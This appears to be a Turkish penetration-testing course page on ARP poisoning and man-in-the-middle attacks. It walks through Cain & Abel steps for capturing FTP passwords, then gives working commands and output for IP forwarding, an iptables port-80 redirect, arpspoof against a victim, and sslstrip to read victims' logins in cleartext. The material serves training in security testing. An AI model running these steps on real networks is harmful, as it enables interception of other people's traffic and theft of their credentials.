Certified Penetration Testing Engineer (CPTE) Eğitimi


NETWORK SALDIRILARI

ARP Poisoning Nedir


Bir ağ içerisinde hedef ile ağ unsurları (sunucu, switch, router ya da modem) arasında geçen trafiği dinlemek, değiştirmek olarak tanımlanan saldırı türüdür. MITM Saldırıları OSI Modeli içerisinde 2. Katman (Layer 2 – Data Link) içerisinde gerçekleştirildiği için, saldırgan başarılı olduktan sonra tüm trafiğe hakim olabilmektedir. Bu hakimiyet şifreli olan "https" trafiğinden şifresiz trafiğe kadar sınırsızdır.

CAIN & ABEL - ARP POISONING


Cain & Abel ile mitm saldırısı yapmak için öncelikle "**Sniffer**" sekmesine gidilir, ardından ise aşağıdaki resimde okla gösterilen alana tıklanır ve ağ kartı aktif edilir "**Ok**" butonuna tıklanır.




Ağ üzerindeki diğer cihazları tespiti için üst kısımıda bulunan "**+**" butonuna tıklanır ve "**OK**" butonuna tıklanılır.




Son olarak alt menüde bulunan “**ARP**” sekmesine tıklanır, ve üst kısımında bulunan “+” butonuna tıklanır bu adımda önce router IP adresi seçilir, sağ tarafta ise zehirlenecek cihazlar seçilir ve son olarak “OK” butonuna tıklanır. Ardından ise aşağıdaki görselde ok ile gösterilen butona tıklanır ve arp zehirlemesi başlatılır.





Şimdi ise alt sekmeden “Passwords” kısmına tıklanır burada görüldüğü üzeri servisler kategorilere ayırlmıştır, zehirleme yapılan kullanıcılardan birisi FTP servisine erişim sağladıgında girmiş olduğu kullanıcı adı ve parola gözükmektedir.




SSLSTRIP – MITM (MAN IN THE MIDDILE ATTACK)

İlk olarak terminal satırı üzerinden “**echo 1 > /proc/sys/net/ipv4/ip_forward**” parametrelerini kullanarak ip forwarding özelliği aktif edilir.

Not: “1” aktif “0” pasif


```
root@PENTESTER:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@PENTESTER:~#
```

Http trafiğini SSLstrip’in portuna yönlendirmek için iptables’ın yapılandırılması gerekmektedir. Bunun için “**iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080**” şeklinde yönlendirme yapılır.




```
root@PENTESTER:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@PENTESTER:~#
```

ARP Poisoning saldırısını başlatmak için “**arpspoof -i etho -t <KurbanIP> -r <RouterIP>**” şeklinde parametreler belirtilir ve zehirleme saldırısı başlar.



```
root@[redacted]:~# arpspoof -i eth0 -t 192.168.1.146 -r 192.168.1.2
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:50:56:f1:c8:58 0806 42: arp reply 192.168.1.146 is-at 0:c:29:f1:6b:93
0:c:29:f1:6b:93 0:c:29:a1:5:ea 0806 42: arp reply 192.168.1.2 is-at 0:c:29:f1:6b:93
```

SSL trafiğini HTTP trafiğine dönüştürmek için “**sslstript –l 8080**” şeklinde çalıştırlır.



Kurban SSL desteği olan bir web sitesine erişmek istediğinde görüldüğü gibi HTTP protokolünü kullanarak gitmektedir. Login olma işlemini gerçekleştirmek için girilen kullanıcı adı ve parola.

Wiresharkın "**Filter**" bölümünden "**HTTP**" paketleri analiz edildiğinde "email ve pass kısmında girilen kullanıcı adı ve parola cleartext olarak gözükmektedir. Bununda sebebi **HTTP** protokolünün veriyi şifrelemeden göndermesidir.

Not: Wireshark kullanmak istenmiyorsa "cat sslstrip.log" şeklinde log dosyasından bilgiler okunabilir.